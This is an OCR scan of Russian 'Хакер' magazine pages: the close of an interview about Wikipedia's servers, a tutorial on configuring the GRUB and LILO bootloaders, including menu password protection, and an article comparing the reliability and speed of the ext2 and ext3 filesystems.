
М: Фонд Викимедия постоянно собирает деньги на новые серверы. Однако объем базы растет в геометрической прогрессии, и рано или поздно наступит момент, когда Викимедия не сможет собрать достаточное количество денег для сохранения всех этих данных. Что произойдет в этом случае?

ДУ: У нас никогда не возникало финансовых проблем для докупки необходимого железа. Потребность в новых серверах возникает, когда увеличивается трафик, но возросший трафик значит, что к нам стало приходить еще больше людей, которые могут пожертвовать деньги на новые серверы. Для нас более актуальна другая проблема: как собрать дополнительные средства на поддержку наших благотворительных проектов в развивающихся странах.

М: Так как я представляю журнал «Хакер», то просто не могу не спросить, взламывали ли когда-нибудь сайт Википедии? Если нет, то существует ли возможность, что хакер сможет проникнуть на сервер и стереть базу Википедии и все ее бэкапы?

ДУ: На первый вопрос ответ — «нет». По поводу второго вопроса… Вся информация, содержащаяся в Википедии, подпадает под известную вам лицензию GFDL. То есть весь контент абсолютно бесплатен и может свободно распространяться по Сети в любом виде. И если хакер взломает наши серверы, и все базы Википедии будут уничтожены, то он удалит всего лишь базы, а не саму информацию. Информация повсюду и уничтожить ее невозможно.

BINARY YOUR'S



TEXT ЕВГЕНИЙ ЗОБНИН AKA J1M / **J1M@LIST.RU** /

ЛИЛОВАЯ ГРУБОСТЬ

ДЕТАЛЬНОЕ ОПИСАНИЕ ПОПУЛЯРНЫХ МЕНЕДЖЕРОВ ЗАГРУЗКИ



«ПЕРСОНАЛЬНЫЕ КОМПЬЮТЕРЫ УЖЕ ДАВНО ПЕРЕСТАЛИ БЫТЬ НОСИТЕЛЯМИ ОДНОЙ ОПЕРАЦИОННОЙ СИСТЕМЫ. ТЕПЕРЬ НА СВОИ МАШИНЫ МЫ УСТАНАВЛИВАЕМ НЕСКОЛЬКО СОВЕРШЕННО ОТЛИЧНЫХ ДРУГ ОТ ДРУГА ОС. ПОЭТОМУ НУЖЕН МОЩНЫЙ ИНСТРУМЕНТ, СПОСОБНЫЙ ЗАГРУЗИТЬ ЧТО УГОДНО, КОГДА УГОДНО И КАКИМ УГОДНО ОБРАЗОМ. ТАКИМ ИНСТРУМЕНТОМ МОЖЕТ СТАТЬ GNU GRUB, ПРЕИМУЩЕСТВА КОТОРОГО МЫ ПОСТАРАЛИСЬ РАСКРЫТЬ В ЭТОЙ СТАТЬЕ»

МАЛЬЧИК ИЛИ ДЕВОЧКА?

GRUB — одна из немногих аббревиатур в мире GNU, буква G которой не означает тот самый GNU. Расшифровывается следующим образом: GRand Unified Bootloader. Если говорить о функциональной начинке, то GRUB, скорее всего, относится к операционным системам, нежели к загрузчикам. В подтверждение этому высказыванию приведу сокращенный перечень того, что может этот менеджер загрузки:

1. Поддержка различных форматов исполняемых файлов (в том числе ELF).
2. Механизм прозрачной декомпрессии gzip-архивов.
3. Удобное меню.
4. Богатый на возможности интерфейс командной строки.
5. Чтение со всех популярных файловых систем.
6. Загрузка ОС с удаленного компьютера по TFTP-протоколу.
7. Способность загружаться прямо с CD.

В GRUB вполне приемлемой будет такая команда: «cat (hd0,5)/etc/fstab», где (hd0,5) — это корневой раздел. На экране появится содержимое запрашиваемого файла, а при наборе команды все пути (в том числе номер раздела) будут дополнены по нажатию <TAB>. На самом деле этот пример слишком простой для GRUB, ведь весь загрузчик, от цвета меню и до списка операционных систем и методов их загрузки, можно настроить не выходя из него самого (правда, настройки сохранить не удастся, так как файловая система доступна только на чтение). То есть программа является самодостаточной и может по праву носить титул Операционной Системы.

```
 [ Minimal BASH-like line editing is supported.  For the first word, TAB
   lists possible command completions.  Anywhere else TAB lists the possible
   completions of a device/filename.  ESC at any time exits. ]

grub> help
blocklist FILE                             boot
cat FILE                                   chainloader [--force] FILE
color NORMAL [HIGHLIGHT]                   configfile FILE
displayapm                                 displaymem
find FILENAME                              geometry DRIVE [CYLINDER HEAD SECTOR [
halt [--no-apm]                            help [--all] [PATTERN ...]
hide PARTITION                             initrd FILE [ARG ...]
kernel [--no-mem-option] [--type=TYPE]     makeactive
map TO_DRIVE FROM_DRIVE                    md5crypt
module FILE [ARG ...]                      modulenounzip FILE [ARG ...]
pager [FLAG]                               partnew PART TYPE START LEN
parttype PART TYPE                         reboot
root [DEVICE [HDBIAS]]                     rootnoverify [DEVICE [HDBIAS]]
serial [--unit=UNIT] [--port=PORT] [--     setkey [TO_KEY FROM_KEY]
setup [--prefix=DIR] [--stage2=STAGE2_     terminal [--dumb] [--no-echo] [--no-ed
terminfo [--name=NAME --cursor-address     testvbe MODE
unhide PARTITION                           uppermem KBYTES
vbeprobe [MODE]

grub> _
```

командный интерпретатор GRUB

ОТ СЛОВ К ДЕЛУ

Итак, мы узнали, что GRUB — это действительно Grand, и теперь переходим непосредственно к установке. Забираем исходники с официального сайта проекта GNU: www.gnu.org/software/grub/grub.en.html (или устанавливаем rpm-, deb-, tgz-пакет для своего дистрибутива). После выполнения привычных телодвижений в виде «./configure && make && make install» получаем бинарник «grub» в */usr/sbin* (или */usr/local/sbin*) и несколько странных (пока) файлов в */usr/share/grub/i386-pc*.

Еще нам понадобится небольшой (~15 Мб) раздел */boot*, для которого лучше использовать хорошо зарекомендовавшую себя файловую систему ext2 (подробнее о ext2fs/ext3fs читай в следующей статье этой рубрики). За счет использования специального раздела мы избавимся от проблем с некоторыми файловыми системами (раньше бутлоадер не мог грузиться с reiserfs, если была включена опция tail. Теперь все в порядке, но чем пингвин не шутит), сделаем процесс работы с разделами и ядрами более удобным, упростим процесс восстановления загрузчика и обеспечим новую ОС жильем :).

ТЕПЕРЬ ПРОЦЕСС ТЕСТИРОВАНИЯ КУПЛЕННОЙ ПАМЯТИ БУДЕТ ЛЕГКИМ И ПРИЯТНЫМ

После того как мы обзаведемся разделом, делаем бэкап каталога */boot*, очищаем и монтируем к нему наш раздел (не забыв также прописать в */etc/fstab* нужные строки). Далее восстанавливаем содержимое каталога, создаем новую поддиректорию grub и копируем в нее сам бинарник (*/usr/sbin/grub*) и содержимое */usr/share/grub/i386-pc*. Как результат, */boot* должен содержать все, что в нем было до начала операции, а также новый каталог grub, наполненный всем, что только может понадобиться для установки и работы загрузчика. Аплодисменты, первый этап установки закончен.

ПРИРУЧЕНИЕ СТРОПТИВОГО

Перед тем как перейти к установке GRUB в MBR, нам нужна хоть какая-то начальная конфигурация. В каталоге */boot/grub* создаем файл menu.lst с таким содержимым:

```
# vi /boot/grub/menu.lst

title Linux
        root (hd0,0)
        kernel /vmlinuz root=/dev/hda2
```

В GRUB разделы именуются особым образом. Так, (hd0,0) — это первый раздел на первом диске (hda1 в терминологии Linux), а (hd0) — весь диск (то есть hda). Пятый раздел будет обозначаться как (hd0,4), третий на втором диске (IDE-канале) — (hd2,2) и так далее.
Приведенного примера достаточно для загрузки Linux. Мы создали один элемент меню под названием Linux, при выборе которого GRUB должен будет перейти на раздел (hd0,0) (здесь и далее по тексту (hd0,0) — это условное обозначение для раздела, содержащего */boot*), а затем загрузить образ ядра из файла */vmlinuz* (то есть */boot/vmlinuz*, если считать от корня) и передать ему параметр «root=/dev/hda2» (укажи свой раздел, на котором расположен корень файловой системы Linux).

в GRUB автодополнение работает даже для разделов диска

МЕТОДЫ УСТАНОВКИ

Все предварительные этапы закончены, начинаем установку GRUB в MBR. Но сначала все же немного теории об архитектурном устройстве загрузчика. GRUB, как и большинство других менеджеров загрузки, представляет собой «многоголовую» программу. Первая ее часть (размером в 512 байт) устанавливается в MBR (загляни в */boot/grub*, ее образ хранится в файле stage1). Получив управление, она проводит предварительную инициализацию и передает эстафету второму компоненту (в GRUB он обозначается как 1.5), расположенному в заранее определенном месте (обычно это свободная область рядом с MBR). Все, что должен сделать этот компонент, — загрузить третью и основную часть загрузчика — stage2. Она как раз и выведет наше меню) непосредственно из файловой системы. Чтобы проделать это, второй компонент должен понимать структуру файловой системы, на которой расположена основная часть. Поэтому GRUB во время установки определяет тип раздела и выбирает правильный файл с образом второго компонента из имеющихся (они все имеют окончание «_stage1_5»), в нашем случае e2fs_stage1_5 для ext2.
Существует два способа установки GRUB: а) простой и правильный и б) сложный и неправильный (как бы парадоксально это не звучало). Пойдем по правильному пути. Запускаем */boot/grub/grub* и в ответ на приглашение вводим две команды:

```
root (hd0,0)
setup (hd0)
```

Команда root задает раздел, на котором расположен наш каталог grub (*/boot/grub*), а команда setup устанавливает загрузчик в MBR диска hda. Вот и все, GRUB достаточно интеллектуален, чтобы найти образы всех элементов загрузчика и наш конфиг menu.lst.

GRUB в процессе установки

Сложный путь заключается в самостоятельном вводе команды, выполняемой GRUB после окончания установки (install /grub/stage1 (hd0) ...). Немного модифицировав эту команду, можно избавиться от второго компонента загрузки (e2fs_stage1_5), чтобы избежать проблем с файловыми системами и... обрести новые из-за невозможности перемещать stage2 внутри каталога */boot/grub*, так как второго компонента, понимающего ФС, теперь не будет, и начальному загрузчику, укрывшемуся в MBR, придется самостоятельно калькулировать расположение stage2 по смещению от начала раздела, которое после перемещения файла тоже изменится.

вот так может выглядеть каталог */boot*

КУРСЫ УГЛУБЛЕННОГО ИЗУЧЕНИЯ

У нас уже есть совсем крохотный, но рабочий конфиг. Сейчас мы его расширим, добавив возможность загрузки нескольких ОС. Представим такую ситуацию: на диске hda созданы разделы в следующей последо-

GRUB ПОЗВОЛЯЕТ НАМ ЗАГРУЗИТЬ ЛЮБУЮ ОПЕРАЦИОННУЮ СИСТЕМУ, ИЗМЕНЯТЬ ПАРАМЕТРЫ ЗАГРУЗКИ ИЗ САМОГО ЗАГРУЗЧИКА, ЧИТАТЬ ПРОИЗВОЛЬНЫЕ ФАЙЛЫ С МНОЖЕСТВА ФАЙЛОВЫХ СИСТЕМ.

вательности: */boot (hda1)*, корневой раздел Linux (hda2), раздел FreeBSD (hda3) и раздел для Windows (hda4). На все разделы, за исключением первого, установлена соответствующая ОС. Чтобы иметь возможность загрузки каждой из них, нам понадобится примерно такой конфиг:

```
# vi /boot/menu.lst

# ждать три секунды и грузить ОС, назначенную по умолчанию
timeout 3
# по дефолту загружаем первый пункт меню (Linux)
default 0
# если первый пункт загрузить не удалось, то загружаем второй (FreeBSD ;)
fallback 1
# красивое зеленое меню
color green/black
# далее идут элементы меню
title Linux
        root (hd0,0)
        # загружаем ядро Linux
        kernel /vmlinuz root=/dev/hda2
title FreeBSD
        root (hd0,1,a)
        # загружаем стандартный загрузчик BSD
        kernel /boot/loader
title Windows
        root (hd0,2)
        # делаем активным выбранный раздел (метка BOOT)
        makeactive
        # передаем управление следующему загрузчику
        chainloader +1
# перезагрузка
title Reboot
        reboot
# выключение
title Halt
        halt
```

После каждого поля title идут стандартные команды встроенного в GRUB шелла, их можно использовать прямо в самом загрузчике. Как нам уже известно, команда root совершает переход на выбранный раздел. А команда kernel принимает в качестве аргумента путь до образа ядра, при этом ядро должно поддерживать спецификацию Multiboot (Linux и все BSD следуют ей). Как можно видеть, мы не загружаем ядро FreeBSD напрямую, это было бы идеологически и практически не верно, вместо этого передаем управление стандартному загрузчику */boot/loader*. Имя раздела для FreeBSD тоже выглядит по-другому, оно включает в себя и подраздел в виде буквы, как принято в BSD-системах. А вот с Windows уже начинаются костыли, Multiboot эта ОС не поддерживает и требует, чтобы раздел, на котором она установлена, был активным. Поэтому мы идем напрямую: сначала с помощью команды makeactive делаем текущий раздел активным, а затем по цепочке передаем управление стандартному загрузчику Windows, расположенному в BR, то есть в первом секторе раздела.
Вообще говоря, специально для таких операционок, как творение Билла Гейтса, в GRUB предусмотрено множество обходных путей. Например, две версии Windows 9X не могут быть загружены из смежных разделов, управление получит только первая. Для устранения проблемы можно использовать такую конструкцию:

```
Обманываем Windows 98

# первый раздел (hda1)
title «Windows #1»
        root (hd0,0)
        makeactive
        chainloader +1
# второй раздел (hda2)
title «Windows #2»
        # прячем первый раздел
        hide (hd0,0)
        # показываем второй
        unhide (hd0,1)
        root (hd0,1)
        makeactive
        chainloader +1
```


Windows с первого раздела будет получать управление «по определению», а вот в отношении второго мы схитрили, спрятав первый раздел. Невозможность загрузиться со второго физического диска — это еще одна проблема, но до тех пор, пока мы не вмешаемся. Два диска можно попросту поменять местами (виртуально, конечно :), используя такие команды:

```
map (hd0) (hd1)
map (hd1) (hd0)
```

В дополнение к операционным системам мы создали еще два элемента меню: Halt и Reboot. Думаю, их смысл пояснять не надо.

ТЕСТИМ СВЕЖЕКУПЛЕННУЮ ПАМЯТКУ

Наверняка многим известно о существовании великолепной самодостаточной программы для тестирования оперативной памяти под названием memtest86. Она не требует для работы операционной системы и рассчитана на запуск с загрузочной дискеты. Но мы пойдем дальше и будем загружать ее с помощью GRUB. Скачиваем исходники с сай-



так будет выглядеть наше меню

НЕМНОГО ИСТОРИИ

Разработка GRUB была начата еще в 1995 году Эриком Болейном (Erich Boleyn) для операционной системы GNU Hurd. В 1999 году Gordon Matzigkeit и Yoshinori K. Okuji сделали GRUB частью проекта GNU и выложили исходники во всеобщий доступ. Именно Erich Boleyn вместе с Brian Ford разработали спецификацию Multiboot, обеспечивающую универсальный способ загрузки ОС, которого сегодня придерживаются все серьезные операционные системы.

КОНФИГУРАТОР ДЛЯ GRUB

Из Slackware был перенесен удобный конфигуратор для GRUB с интерфейсом на ncurses. Он сам определит, какие ОС установлены на жестком диске, и сгенерирует правильный конфиг. Страничка программы: www.tux.org/pub/people/kent-robotti/looplinux/index.html.

та www.memtest86.com, распаковываем и компилируем (одна команда — make). Далее копируем файл *memtest.bin* в каталог */boot* и пишем в конфиге GRUB:


Настраиваем GRUB на загрузку memtest86

```
title Memtest86
        root (hd0,0)
        /memtest.bin
```

Теперь процесс тестирования купленной памяти будет легким и приятным.

ЛОКАЛЬНАЯ ЗАЩИТА С ПОМОЩЬЮ GRUB

Итак, GRUB позволяет нам загрузить любую операционную систему, изменять параметры загрузки из самого загрузчика, читать произвольные файлы с множества файловых систем. А если все это богатство достанется тому, кто во время нашего отсутствия завладеет ПК? Как защититься? Довольно просто: поставить пароль на право выполнения интерактивных команд (редактирование меню, встроенный командный интерпретатор) и оставить только одну возможность — выбор операционной системы. Для начала получим md5-хэш нашего пароля (опасно прописывать пароль в конфиге в открытом виде). Запускаем */boot/grub/grub* и даем команду «md5crypt», после этого вводим пароль и в результате получаем хэш. Далее, где-нибудь в начале конфига, пишем строку: «password --md5 хэш_пароля». Теперь мы защищены, но частично, так как некоторые операционные системы на начальном этапе не предусматривают какие-либо средства защиты. Чтобы предотвратить несанкционированную загрузку, которая подобна ОС, нужно сразу после поля title указать команду lock. Для загрузки будет требоваться пароль.
А может быть, все «небезопасные» ОС вынести в отдельное меню, доступное только человеку, знающему пароль? Отличная идея, создаем файл */boot/grub/menu-admin.lst* и формируем в нем новое меню (еще можно указать опцию color red/black, чтобы админское меню было красным). Возвращаемся в основной конфиг и пишем «password — md5 хэш_пароля /grub/menu-admin.lst». Для активации секретного меню нужно будет нажать «p» и ввести пароль.


пытаемся получить доступ к скрытому меню

СТАРИЧОК LILO

Не забудем упомянуть и о старом добром LiLo, который служил нам верой и правдой многие годы. Нет смысла подробно останавливаться на этом вопросе, так как все уже описано, списано и переписано в самых разных изданиях. Просто рассмотрим небольшой пример настройки.

```
# vi /etc/lilo.conf

# с какого диска будет производиться загрузка?
boot=/dev/hda
# выводить приглашение
prompt
# ждать 3 секунды перед загрузкой первой ОС в списке
timeout=30
# элемент меню «Linux»
image=/boot/vmlinuz
        label=Linux
        # корневой раздел
        root=/dev/hda1
        # монтировать корень только на чтение
        read-only
        # образ ram-диска
        initrd=/boot/initrd
        # графическая консоль 1024x768x256
        vga=305
        # передать ядру следующие параметры
        append='acpi=off'
# элемент меню «FreeBSD»
other=/dev/hda2
        label=FreeBSD
# элемент меню «Windows»
other=/dev/hda3
        label=Windows
```

После выполнения всех манипуляций и сохранения конфига требуется выполнить команду:

```
# lilo
```

А КАК ЖЕ БУДУЩЕЕ?

Несмотря на то, что разработчики проделали огромную работу, создав самый мощный и функционально богатый загрузчик, они не собираются останавливаться на достигнутом. Уже ведется активная разработка GRUB 2 — загрузчика нового поколения и возможностей. При его проектировании программисты ставят перед собой следующие цели:

1. Сделать ядро загрузчика как можно более компактным.
2. Добавить возможность расширения загрузчика на лету. Для этого планируется использовать некое подобие библиотек.
3. Полная интернационализация и локализация.
4. Многочисленные внутренние нововведения, направленные на повышение портируемости и расширяемости.

BINARY YOUR'S



GRUB оказался настолько хорош, что его взяла на вооружение Sun Microsystems для своего OpenSolaris.



Специально для GRUB энтузиасты написали простенькую игру Invanders (www.erikyyy.de/invaders/)



С другими возможностями GRUB, а также планами на GRUB 2 можно ознакомиться, посетив официальную страничку: www.gnu.org/software/grub/grub.en.html.



TEXT КРИС КАСПЕРСКИ АКА МЫЩЪХ / /



ВОЙНА МИРОВ: EXT2 VS EXT3

ВЗГЛЯД НА ФАЙЛОВЫЕ СИСТЕМЫ LINUX ПОД НЕОБЫЧНЫМ УГЛОМ

«О ПРЕИМУЩЕСТВАХ И НЕДОСТАТКАХ ФАЙЛОВОЙ СИСТЕМЫ EXT3 НАПИСАНО МНОГО. ПО ОБЩЕМУ МНЕНИЮ, ОНА ОБЕСПЕЧИВАЕТ ЛУЧШУЮ НАДЕЖНОСТЬ ЗА СЧЕТ СНИЖЕНИЯ ПРОИЗВОДИТЕЛЬНОСТИ. ОДНАКО ДАЛЕКО НЕ ВСЕГДА EXT3 ОТСТАЕТ ОТ EXT2, И В НЕКОТОРЫХ СЛУЧАЯХ ДАЖЕ ЕЕ ОБГОНЯЕТ, ПРИЧЕМ ЗНАЧИТЕЛЬНО»

ВВЕДЕНИЕ

Истинный смысл не в тестах, не в графиках и не диаграммах, а в их физической интерпретации. Постановка эксперимента — это же не просто так! Чтобы получить достоверные, воспроизводимые и объективные результаты, необходимо знать, как устроена файловая система и какие шестеренки приводят ее в движение. Всегда можно подобрать такой набор тестов, на котором «хорошая» файловая система будет быстрее «плохой», а всех несогласных обозвать ламерами, ничего не смыслящими в тонких эффектах многозадачной операционной системы, многоуровневого кэша и т.д.

Попробуем сравнить файловые системы сразу по нескольким критериям: надежности, отказоустойчивости, производительности и т.д., чтобы каждый смог выбрать нужную. Вот с надежности мы, пожалуй, и начнем.

КОГДА ДАННЫЕ ОБРАЩАЮТСЯ В ПРАХ

Файловые системы ext2 и ext3 очень похожи. ext3 — это ext2 с поддержкой журналирования, то есть транзакцией. Транзакциями называют групповые операции, выполняемые или невыполняемые как одна единая операция. Другими словами, атомарно. Поясним это на классическом примере перевода денег из банка А в банк Б. На низком уровне эта операция разбивается на две: снятие денег со счета и перевод. А если во время перевода произойдет сбой, и выполнение программы прервется? Чтобы не оставить клиента без денег, необходимо предусмотреть автоматический «откат». Перевод либо выполняется, либо нет. Промежуточные состояния недопустимы.

Вернемся к файловым системам. Почему в FAT16/32 постоянно образуются потерянные кластеры? Да потому, что она не поддерживает транзакций, и многостадийные операции выполняются не атомарно! Вот, например, копирование файла. Система выделила дисковое пространство и только собиралась передать его файлу, как все повисло (варианты: монтер перерезал провода, юзер нажал на RESET), и один или несколько кластеров остались ничейными.

Журналируемые файловые системы (ext3, NTFS) в таких случаях делают автоматический «откат» при следующей загрузке, и потери кластеров не происходит. Создание/удаление/переименование файла — это атомарные операции, которые не могут допустить промежуточных состояний. А вот с операциями перемещения все намного сложнее. Файловая система не позволяет перемещать файл между томами, вынуждая программу-оболочку делать это самостоятельно. В результате операция переноса разбивается на две: копирование файла-источника в файл-приемник и удаление источника. При этом может возникнуть такая нехорошая ситуация, когда файл-приемник не был записан на диск (система не успела сбросить кэш, например), но источник уже был удален. Вот такие они транзакции. К тому же поддержка транзакций не может застраховать от потери записываемых данных, поскольку файл журнала обновляется не мгновенно, а с некоторой задержкой. Транзакции бессильны противостоять физическим дефектам поверхности, некорректно работающему программному обеспечению и т.д.


Многие сравнивают ext2 с FAT, а ext3 с NTFS, но это неверно. По своей архитектуре ext2 гораздо ближе к NTFS, чем к FAT. Грубо говоря, ext2 — это NTFS без транзакций. За счет высокой степени избыточности (большого количества дублирующих друг друга структур), ext2 весьма стойко переносит сбои, и поэтому за ее целостность можно особо не волноваться. После внезапного выключения питания она не упадет. Поддержка транзакций в ext3 увеличивает надежность хранения данных, но не столь радикально, как некоторые пытаются доказать. При выборе режима «журналировать только метаданные» (data=writeback) все открытые на запись данные в момент исчезновения питания могут обнуляться или заполняться мусором. В режиме «журналировать все» (data=journal) все данные сначала пишутся в журнал и только затем переносятся в файл. Это значительно снижает производительность, но зато гарантирует непротиворечивость состояния данных и метаданных: файл либо записывается полностью, либо не записывается вообще. То есть потеря информации при внезапном исчезновении питания или перезагрузке все-таки возможна.


ЖУРНАЛИРОВАНИЕ СЪЕДАЕТ ВРЕМЯ И ОЩУТИМО СНИЖАЕТ ПРОИЗВОДИТЕЛЬНОСТЬ

А вот восстанавливать данные на ext3 значительно труднее, чем на ext2, поскольку перед удалением файла список принадлежащих ему блоков тщательно вычищается, и undelete сделать уже невозможно. Причем это не баг, а «так задумано». На портале www.opennet.ru лежит FAQ по файловой системе ext3 (www.opennet.ru/base/faq/ext3_faq.txt.html), которое со ссылкой на Andreas Dilger'а (одного из разработчиков) говорит следующее: «После падения для проверки возможности безопасного продолжения разлинковки (unlink) файловая система ext3 обнуляет указатели на блоки в inode'ах, а ext2 просто помечает эти блоки как неиспользуемые, inode'ы — как удаленные, оставляя указатели нетронутыми. Единственное, что вам остается делать — вызвать grep для нахождения частей удаленных файлов и надеяться на лучшее».
Но все не так безнадежно. Да, указатели на DIRECT блоки гибнут безвозвратно, однако содержимое блоком косвенной адресации остается нетронутым, и хвост файла восстанавливается элементарно. Собирать по кускам приходится только его начало. Подробнее об этом можно прочитать в моей книге «Техника восстановления данных» (название рабочее), которая выйдет в ближайшее время, ну а пока доступна только «облегченная» версия, живущая на мыщъхином ftp.
Другая серьезная проблема — целостность журнала и агрессивный характер fsck, неадекватным образом реагирующий на некоторые виды повреждений. В последнее время появилось множество сообщений о некачественных SATA-контроллерах, приводящих к различным сбоям, затрагивающим журнал и метаданные. Основная структура тома остается практически неповрежденной (так, маленькая трещинка), и ручным восстановлением его еще можно спасти, но запуск fsck грохает раздел окончательно, причем ext3 страдает намного сильнее, чем ext2. Вероятно, так происходит потому, что в журнале оказывается мусор, а fsck пытается его интерпретировать «правильным» образом, вот и... Конечно, поклонники ext3 могут сказать, что нечего ее гонять на кривом железе, нужно купить себе нормальный SCSI-контроллер и отказаться от ATA. Все это верно и совершенно правильно, но все-таки от сбоев железа никто не застрахован, поэтому при «обкатке» нового оборудования все-таки лучше использовать ext2 и только затем переходить на ext3. К тому же прежде чем позволять fsck лечить диск, настоятельно рекомендуется запустить дисковый редактор lde (сокращение от Linux Disk Editor) и посмотреть, что именно случилось с данными. Быть может, проще все восстановить вручную? Описание приемов работы с lde можно найти в заначках мыщъх'а, лежащих по адресу: kpnc.opennet.ru/recover.zip.
Так что вопрос надежности остается открытым, и во многих случаях ext2 все-таки оказывается более предпочтительной.

ВОПРОСЫ БЫСТРОДЕЙСТВИЯ, ИЛИ ЧЕРЕПАХА ПРИХОДИТ ПЕРВОЙ

Считается, что в общем случае журналируемые файловые системы проигрывают «обычным» в производительности, однако «общий случай» — понятие растяжимое. Результаты тестов варьируются в очень широких пределах, и без логики истину здесь довольно сложно найти.
Исходя из самых общих соображений, на операциях чтения обе файловые системы должны обеспечить идентичный уровень производительности, поскольку при чтении данных никакого обращения к журналу не происходит. В первом приближении это действительно так, в чем нас убеждают данные независимых тестеров, работающих на однодисковых десктопах (например, staff.osuosl.org/~kveton/fs/page2.php). Отсюда вывод: если операции чтения доминируют над операциями записи, то разница в производительности между



производительность сервера Adaptec DuraStor 6220SS на операциях записи/чтения на ext2



результаты теста AS3AP, имитирующего работу с базой данных


ext2 и ext3 становится практически незаметной, а на дисках, смонтированных «только на чтение», — и вовсе равной нулю. На домашних компьютерах это действительно так.
На серверах и мощных рабочих станциях ситуация совсем иная. Там стоят целые массивы дисков, один из которых выделяется для хранения журнала. Этот трюк значительно увеличивает производительность при записи, но снижает эффективную пропускную способность на операциях чтения, поскольку один из дисков массива остается незадействованным. Взгляни на результаты тестирования сервера Adaptec DuraStor 6220SS (с RAID 5), приведенные в статье Journaling on RAID (linuxgazette.net/102/piszcz.html). На данной аппаратной конфигурации ext3 с одним потоком данных читает чуть ли не в два раза медленнее! На 16 потоках разрыв немного сглаживается, но все равно остается довольно значительным. Вывод: если операции чтения доминируют над описаниями записи, то на серверах ext2 рулит однозначно, тем более что риск потери данных в этом случае равен нулю, ведь запись на диск не производится!

Кстати, о записи. С записью дела обстоят намного хуже. Исходя из самых общих рассуждений, журналирование съедает время и ощутимо снижает производительность, что подтверждается всеми независимыми тестерами. Запись на ext3 отстает от ext2 приблизительно на 50%, а операции удаления большого количества объектов (файлов, директорий) на ext3 тормозят в десятки раз! На основании чего делается вполне очевидный вывод: ext3 — довольно медленная файловая система, оправдывающая свое существование только повышенным уровнем надежности.


производительность сервера Adaptec DuraStor 6220SS на операциях записи/чтения на ext3

Это утверждение неверно. Запись в журнал может происходить одновременно с обновлением данных/метаданных, только расположить их надо на различных жестких дисках. Чисто интуитивно это должно вплотную приблизить ext3 к ext2. В таких условиях ext3 может оказаться... быстрее, причем значительно быстрее! Вернемся к рисунку с сервером Adaptec DuraStor 6220SS, который пишет на ext3 с одним потоком в три раза быстрее, чем на ext2! На 16 потоках разрыв, естественно, сокращается, но ext3 по-прежнему остается впереди. Выходит, что с точки зрения производительности, на серверах и

ВСЕГДА ПРИСЛУШИВАЙСЯ К СОВЕТАМ ПРОИЗВОДИТЕЛЕЙ ОБОРУДОВАНИЯ И СОЗДАТЕЛЕЙ ПРОГРАММ. КАК ПРАВИЛО, ВСЕ НЕОБХОДИМЫЕ ТЕСТЫ ОНИ УЖЕ ПРОВЕЛИ ИЛИ ДАЖЕ ЗАОПТИМИЗИРОВАЛИ СВОЙ ПРОДУКТ ПОД ОПРЕДЕЛЕННУЮ ФАЙЛОВУЮ СИСТЕМУ С КОНКРЕТНЫМИ НАСТРОЙКАМИ.



результаты теста TPC-C, имитирующего работу с базой данных

